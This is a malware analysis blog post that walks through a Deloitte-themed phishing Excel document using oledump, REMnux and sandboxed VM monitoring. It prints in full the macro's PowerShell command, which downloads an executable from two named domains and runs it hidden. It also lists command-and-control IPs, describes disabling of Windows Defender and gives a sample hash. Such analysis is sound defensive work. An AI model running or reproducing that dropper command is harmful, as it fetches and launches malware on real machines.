Happy Little Maldocs
For my first post, I though I might share something that seems to be making the rounds lately (warning: this may be a little long-winded as I explain my analysis process for the first time). With social engineering being one of the most prevalent ways to spread malware, this sample takes full advantage. This particular campaign seems to disguise itself as Deloitte UK attempting to get the victim to open an Excel document. Here is the VirusTotal report for that document: 
A few key points from that report are:
- The document opens a shell and possibly runs other applications
- Makes use of macros
- Automatically runs commands when the file is opened
One of my favorite tools to use for examining malicious documents is REMnux by Lenny Zeltser. REMnux comes pre-loaded with a bunch of awesome tools, and one of the first ones I use to examine malicious documents is oledump.py by Didier Stevens. This tool will tell you a lot about the objects that make up a document and is especially useful for finding malicious components. So let’s get started!
The first command we’ll use is the following:
oledump.py sample.xls

This tells us that OLE streams 7,8,9,10,18,20,21,22 have VB script in them, so let’s extract that using this command, where STREAM_NUMBER represents one of the previously listed values:
oledump.py -v -s STREAM_NUMBER sample.xls
With the VB extracted, we should now be able to find the malicious function. Admittedly, I am not as adept at Visual Basic as I could be, but I know enough to know that a shell call shouldn’t be here!

Even without knowing much VB, it is clear that this Excel file opens a shell of some sort, so let’s run it in a VM to verify. Thanks to Microsoft, you can get free 90-day virtual images of every OS since Windows 7 (all in 32-bit)! I used a Windows 7 VM loaded with Office, Sysmon, and I threw ProcMon on there for good measure. Once loaded, the document indeed opens a shell, noted by ProcMon’s capture:

powershell powershell "'powershell ""function better([string] $qqqqqqqq_qqqqqq74_qqq){(new-object system.net.webclient).downloadfile($qqqqqqqq_qqqqqq74_qqq,''C:\Users\IEUser\AppData\Local\Temp\work.exe'');start-process ''C:\Users\IEUser\AppData\Local\Temp\work.exe'';}try{better(''http://carasaan.com/conte.ntet'')}catch{better(''http://mustardcafeonline.com/conte.ntet'')}'"" | out-file -encoding ascii -filepath C:\Users\IEUser\AppData\Local\Temp\qeneral.bat; start-process 'C:\Users\IEUser\AppData\Local\Temp\qeneral.bat' -windowstyle hidden"
So now we can see it attempts to download a file. Using REMnux again, we can setup a server that will deliver the file to the victim VM, allowing us to proceed further. To do this, we have configured REMnux to use a static IP address. Then, we use a handy script, accept-all-ips start eth0 that configures REMnux to receive all incoming connections. To handle those connections, we use INetSim. I also configured INetSim to deliver the file mentioned in the previous Powershell command, so that when the victim VM sends an HTTP GET request for the file, it will be delivered as if the victim connected to the real domain. The following screenshots show the requests:


You can also see from the above screenshots that something starts attempting to find the victim’s IP address. Note: I had configured REMnux to deliver the malware by default, hence the multiple downloads. With my current configuration, the IP address would not be delivered to the victim, so I opened it up to the internet to see what happens once it is able to retrieve the address.

It appears that the sample retrieves the IP address then sets up a TLS connection. Where does it connect to? Luckily Sysmon caught the connections.
- 23.94.41.215:443
- 185.68.93.117:447
At the same time these connections are happening, the payload attempts to stop and delete the WinDefend service:

Without decrypting the SSL, we can see that there are some large downloads occurring. If you watch while those connections are happening, you also notice that some other files get downloaded to the computer. These consist of modules and configuration files.


There are four modules that get downloaded to the victim’s computer:
- injectDll32
- networkDll32
- shareDll32
- systeminfo32
injectDll32 and networkDll32 also had configuration files downloaded. These files are under their respective modules’ folder names. Each configuration file is named the following:
- dinj
- sinj
- dpost
Well, that’s all I have time for this go around. Hopefully this post shows some useful tools that will make malware analysis much easier and gives insight into how this malware performs. In the future I will plan to go a little deeper in the analysis, but for my first post I really just want to get used to writing again. So thanks for taking the time to read!
The SHA256 hash for this sample is: 71f675a68e937f2cb69e29a3c36726cc2f0940451e364e06e8aa460638d7c50c
This post was originally written on 16 Dec 2018. It was moved on 03 Feb 2022.